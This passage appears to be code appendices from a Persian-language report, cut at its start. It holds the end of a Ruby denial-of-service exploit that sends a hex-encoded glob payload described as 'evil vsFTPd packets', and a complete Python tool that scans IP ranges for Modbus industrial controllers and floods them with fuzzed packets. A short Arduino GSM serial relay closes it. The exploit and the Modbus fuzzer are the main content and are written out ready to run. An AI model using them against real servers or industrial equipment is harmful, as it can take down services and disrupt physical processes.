b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2
a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x
7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\
x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b
\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7
d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7
b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x
7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\
x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d
\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7
b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7
d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x
7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\
x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b
\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2
c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7
b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x
2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\
x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c
\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2
a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2
c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x
2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x2e\x7d\x7d\x7d\
x5d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d
\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7
d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7
d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x
7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x5d"+"\x7d\x7d\x7d\x7d\
x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d
\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7
d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7
d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x
7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x5d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\
x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d
\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7
d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7
d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x
5d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\
x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d
\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7
d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7
d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x5d\x7d\x7d"+"\x7d\x7d\x
7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\
x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d
\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7
d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7
```

```
d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x5d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x
7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\
x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d
\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7
d"+"\x7d\x7d\x7d\x7d"+"\x7d\x7d\x7d\x7d\x7d\x7d\x7d\x7d"+"\x7d\x7d\x0a"
5.times { |p|
      puts "[+] Sending evil vsFTPd packets #{p + 1} ..."
      sleep(3)
      sd.write(trigger)
      #buf = sd.recv(189068)
}
sd.close
```

```
#!/usr/bin/python
'''
Created on Apr 16, 2013 v0.1
Modified and added scanning function, Dec 14, 2013 v0.2
@author: Ali, Sami
'''
import socket
import sys
from types import *
import struct

HOST = '127.0.0.1'    # The remote host
dest_port = 502             # The same port as used by the server
TANGO_DOWN = ''
sock = None
dumbflagset = 0;

def create_connection(dest_ip, port):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    except socket.error, msg:
        sys.stderr.write("[ERROR] %s\n" % msg[1])
        sys.exit(1)

    HOST = dest_ip
    print 'Connecting to %s' % HOST
    try:
        sock.settimeout(0.001)
        sock.connect((HOST, dest_port))
        #sock.settimeout(None)
    except socket.error, msg:
        #sys.stderr.write("[ERROR] %s\n" % msg[1])
        sys.exit(2)

    print 'Connected successfully'
    return sock

def dumb_fuzzing(dest_ip):
  sock = create_connection(dest_ip, dest_port)
  length1 = 0
  length2 = 6
  unitID = 1
  for transID1 in range(0,255):
    for transID2 in range(0,255):
```

```
      for protoID1 in range(0,255):
        for protoID2 in range(0,255):
#         for length1 in range(0,255):
#           for length2 in range(0,255):
#             for unitID in range(0,255):
                for functionCode in range(0,255):
                  for functionData1 in range(0,65535):
                    for functionData2 in range(0,65535):
                      TotalModbusPacket = struct.pack(">B", transID1) + \
                                          struct.pack(">B", transID2) + \
                                          struct.pack(">B", protoID1) + \
                                          struct.pack(">B", protoID2) + \
                                          struct.pack(">B", length1) + \
                                          struct.pack(">B", length2) + \
                                          struct.pack(">B", unitID) + \
                                          struct.pack(">B", functionCode) + \
                                          struct.pack(">H", functionData1) + \
                                          struct.pack(">H", functionData2)
#                     print '         transID  protoID  length  uID  funcCode  funcData'
                      print 'Sent Msg : %02x %02x,  %02x %02x,  %02x %02x,   %02x,   %02x,
%04x, %04x' % (transID1, transID2, protoID1, protoID2, length1, length2, unitID, functionCode,
functionData1, functionData2)
                      try:
                        sock.send(TotalModbusPacket)
                      except socket.timeout:
                        print ''
                      try:
                        data = sock.recv(1024)
                        print 'Received %s:' % repr(data)
                      except socket.timeout:
                        print ''
  sock.close()

def smart_fuzzing(dest_ip, msg):
    sock = create_connection(dest_ip, dest_port)
    strInput = msg
    dataSend = ""
    shortInput = ""
    sock.send(msg)
#    cnt = 1
#    for chInput in strInput:
#        shortInput += chInput
#        if cnt%2 == 0:
#           intInput = int(shortInput,16)
#           dataSend += struct.pack(">B", intInput)
```

```
#           print 'short: %s, intInput: %s, dataSend: %s'%(repr(shortInput), intInput,
repr(dataSend))
#           shortInput = ""
#        cnt += 1
#    print '%s' % repr(dataSend)
#    sock.send(dataSend)
#    print 'sent: %s' % repr(dataSend)
    print '%s' % repr(msg)
    try:
        dataRecv = sock.recv(1024)
        print >>sys.stderr, 'received: %s' % repr(dataRecv)
    except socket.timeout:
        print 'recv timed out'
#    if dataRecv==TANGO_DOWN:
#        print 'TANGO DOWN !!!'
    sock.close()


def atod(a): # ascii_to_decimal
    return struct.unpack("!L",socket.inet_aton(a))[0]

def dtoa(d): # decimal_to_ascii
    return socket.inet_ntoa(struct.pack("!L", d))


def scan_device(ip_range):
    net,_,mask = ip_range.partition('/')
    mask = int(mask)
    net = atod(net)
    for dest_ip in (dtoa(net+n) for n in range(0, 1<<32-mask)):
        try:
            sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        except socket.error, msg:
            sock.close()

        try:
            sock.settimeout(0.2);
            sock.connect((dest_ip, dest_port))
        except socket.error, msg:
            print "connection error at %s" % dest_ip
            continue
        except socket.timeout:
            print 'ip %s timeout error' % dest_ip
            continue

        unitID = 0
```

```
        dataRecv = ''
        while True:
            dataSend =  struct.pack(">H", 0) \
                            + struct.pack(">H", 0) \
                            + struct.pack(">H", 6) \
                            + struct.pack(">B", unitID) \
                            + struct.pack(">B", 3) \
                            + struct.pack(">H", 0) \
                            + struct.pack(">H", 1)
            try:
                sock.send(dataSend)
                print "Sent: %s to %s" % (repr(dataSend), dest_ip)
            except socket.error:
                print 'FAILED TO SEND'
                #sock.close()
                #continue

            try:
                dataRecv = sock.recv(1024)
                print "Recv : %s" % repr(dataRecv)
            except socket.timeout:
                sys.stdout.write('.')

            if len(dataRecv) < 1:
                sys.stdout.write('.')
                #print "."
                unitID += 1
            else:
                print '\nunit ID %d found at IP %s' % (unitID, dest_ip)
                if dumbflagset == 1 :
                    print 'now starting dumb fuzzing'
                    dumb_fuzzing(dest_ip)
                break
    sock.close()


# main starts here

if len(sys.argv) < 3:
    print "modbus fuzzer v0.1"
    print ""
    print "Usage: python modFuzzer.py [-D] [destination_IP]"
    print "                           [-I] [destination_IP] [packet]"
    print "                           [-S] [IP_range]"
    print "                           [-SD][IP_range]"
    print " "
```

```
    print "Commands:"
    print "Either long or short options are allowed."
    print "  --dumb    -D  Fuzzing in dumb way"
    print "  --input   -I  Fuzzing with given modbus packet"
    print "  --scan    -S  Scan the modbus device(s) in given IP range"
    print "  --sc_dumb -SD Scan the device(s) and doing dumb fuzzing"
#    print " "
#    print "Option:"
#    print "  --port    -p  Port number"
    print " "
    print "Example:"
    print "python modFuzzer.py -D 192.168.0.123"
#    print "python modFuzzer.py -D 192.168.0.123 -p 8888"
    print "python modFuzzer.py -I 192.168.0.23 000000000060103000A0001"
    print "python modFuzzer.py -S 192.168.0.0/24"
    print ""
    exit(1)

argv1 = sys.argv[1]
argv2 = sys.argv[2]
argv3 = ''
if len(sys.argv) > 3:
    argv3 = sys.argv[3]

if (argv1=='-D') or (argv1=='--dumb'):        # dumb fuzzing
    dumb_fuzzing(argv2)
    sys.exit(1)

elif (argv1=='-I') or (argv1=='--input'):     # smart user input
    smart_fuzzing(argv2, argv3)

elif (argv1=='-S') or (argv1=='--scan') or (argv1=='-SD'):       # scan device
    if argv1 =='-SD' :
        dumbflagset = 1
    scan_device(argv2)


sys.exit(0)
```

پیوست سوم : GSM Shield Virtual Port for Arduino

```
//Serial Relay For GSM Shield
#include <SoftwareSerial.h>

SoftwareSerial GPRS(7, 8);
unsigned char buffer[64]; // buffer array for data over serial port
int count=0; // counter for buffer array
void setup()
{
GPRS.begin(19200); // the GPRS baud rate
Serial.begin(19200); // the Serial port of Arduino baud rate.
}
void loop()
{
if (GPRS.available()) // if date is comming from softwareserial port
      {
            while(GPRS.available()) // reading data into char array
                  {
                        buffer[count++]=GPRS.read(); // writing data into
                  array
            if(count == 64)break;
                  }

      Serial.write(buffer,count); // if no data transmission ends, write
buffer to hardware serial port
      clearBufferArray(); // call clear BufferArray function to clear the
storage data from the array
      count = 0; // set counter of while loop to zero
      }
            if (Serial.available()) // if data is available on hardwareserial
      port ==> data is comming from PC or notebook
      GPRS.write(Serial.read()); // write it to the GPRS shield
            }
      void clearBufferArray() // function to clear buffer array
      {
      for (int i=0; i<count;i++)
            { buffer[i]=NULL;} // clear all index of array with command NULL
```


POWEREN.IR